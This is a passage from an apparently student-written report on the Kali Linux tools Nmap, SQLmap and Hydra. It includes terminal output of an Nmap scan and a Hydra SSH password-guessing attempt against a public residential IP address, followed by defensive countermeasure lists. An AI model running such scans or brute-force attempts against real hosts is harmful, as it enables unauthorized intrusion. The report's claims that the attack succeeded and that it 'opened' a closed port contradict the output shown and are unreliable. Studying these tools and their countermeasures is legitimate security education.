


Figure 18 Website successful login

3.5 SQLmap Countermeasures

There are various ways which can be used to avoid for any vulnerabilities to be discovered and exploit by the SQLmap such as [5]:

- Using the Least privilege concept when giving the programmer the credential to run the SQL commands to communicate with the database such as insert, delete, and update where the programmer should only be giving minimal privileges to perform the tasks which is assigned to complete to minimize the occurrence of the sql injection.
- Using a web application firewalls to protect against any SQL injections and cross site scripting that can be exploited by SQLmap.
- Allowing programmers to use the object relational mapping to conduct operations on the database table in a secure way avoiding any SQL injections.

4.1.1

4.1.2




Figure 20 Password.text

Password.text

File continues passwords that we have created.

4.1.3




Figure 21

Here we have attacked the files

4.1.4

```

Kali linux [Running]
Feb 11 07:05
asma11@kali: ~/Desktop
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the number of parallel tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://192.168.1.1:22/
[ERROR] could not connect to ssh://192.168.1.1:22 - Timeout connecting to 192.168.1.1

(asma11@kali)~[/Desktop]
$ hydra -l user.text -P password.text ssh://71.46.236.250 -v
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-11 06:59:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the number of parallel tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://71.46.236.250:22/
[ATTEMPT] target 71.46.236.250 - login "user.text" - pass "12345" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target 71.46.236.250 - login "user.text" - pass "password1" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target 71.46.236.250 - login "user.text" - pass "admin123" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target 71.46.236.250 - login "user.text" - pass "asma112" - 4 of 7 [child 3] (0/0)
[ATTEMPT] target 71.46.236.250 - login "user.text" - pass "shahaaad" - 5 of 7 [child 4] (0/0)
[ATTEMPT] target 71.46.236.250 - login "user.text" - pass "09876" - 6 of 7 [child 5] (0/0)
[ATTEMPT] target 71.46.236.250 - login "user.text" - pass "" - 7 of 7 [child 6] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-11 06:59:11

(asma11@kali)~[/Desktop]
$

```

Figure 22

We selected User.text and Password.text and the chosen target which is ssh//71.46.236.250 which is the port of a server that we initially took from Nmap. When we used the tool nmap and saw what ports are closed and which are open. the address was closed but we have opened it in Nmap, then we contained to hydra and we started the attack which is the command below.

The attack succeeded and we successfully have password that are inside the server ssh//71.46.236.250 .

We tried to enter a username “asma12” and used the file Password.text and then hydra started guessing the password of “asma12”. hydra test the possibility of the password being “asma12” same as the username . also the possibility of the password being in reverse “211amsa” until a match is found .

Hydra -l user.text -p password.text ssh//71.46.236.250 -v

Here we have opened the close port ssh//71.46.236.250 successfully

4.1.5

```
asma11@kali: ~
(asma11@kali)-[~]
$ nmap -p 22 -v --open 71.46.235.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-11 06:55 EST
Initiating Ping Scan at 06:55
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 06:55, 11.51s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 5 hosts. at 06:55
Completed Parallel DNS resolution of 5 hosts. at 06:55, 1.01s elapsed
Initiating Connect Scan at 06:55
Scanning 5 hosts [1 port/host]
Completed Connect Scan at 06:55, 1.76s elapsed (5 total ports)
Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (5 hosts up) scanned in 14.44 seconds

(asma11@kali)-[~]
$ nmap -p 22 -v --open 71.46.236.250
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-11 06:56 EST
Initiating Ping Scan at 06:56
Scanning 71.46.236.250 [2 ports]
Completed Ping Scan at 06:56, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:56
Completed Parallel DNS resolution of 1 host. at 06:56, 0.01s elapsed
Initiating Connect Scan at 06:56
Scanning 071-046-236-250.res.spectrum.com (71.46.236.250) [1 port]
Discovered open port 22/tcp on 71.46.236.250
Completed Connect Scan at 06:56, 0.29s elapsed (1 total ports)
Nmap scan report for 071-046-236-250.res.spectrum.com (71.46.236.250)
Host is up (0.28s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
```

Figure 23

4.2 Hydra Commands

There are various commands that Hydra establish to users, the table low shows commonly used commands with illustration of its usage

Command	Usage	Written as
crunch	Generator used to specify the number of characters that will be used	\$ crunch
-p	Used as a password list	-p
-l	Used as login	-l

Table: Hydra commands



4.3 Hydra Results and analysis

- Showcase a username and password from a test file we've created.
- use of Brutal force attack on a file.
- guessing the password of a creature file.

4.4 Hydra Countermeasures

- Enforcment of complex password policy on the system, so password can't be easily guessed .
- No use of personal information as a password like name, birthday to avoid hacking.
- If leaks happened, then user must be informed that the password used is a leaky password.
- No unsegment of the same password across different systems, so if one got leaked all other systems can be easily hacked.
- Provent the use of popular password like "123" in critical systems like a bank
- Change of the password frequently every three months.
- Usage of long password can minimize the brutal force attack on the system.
- Limitation of password attempt and logout of the account after many unsuccessful attempts.

5. Conclusion

The project aimed on discovering and analyzing the performance of Kali Linux tools which are Nmap, SQLmap and Hydra. Each of these tool falls in a specific category, Nmap which is a tool used for information gathering, SQLmap which is a tool used in databases and Hydra, a password cracking tool. Each of these tools were defined and discussed by its features and countermeasures. The tools were also tested for its use using different commands.

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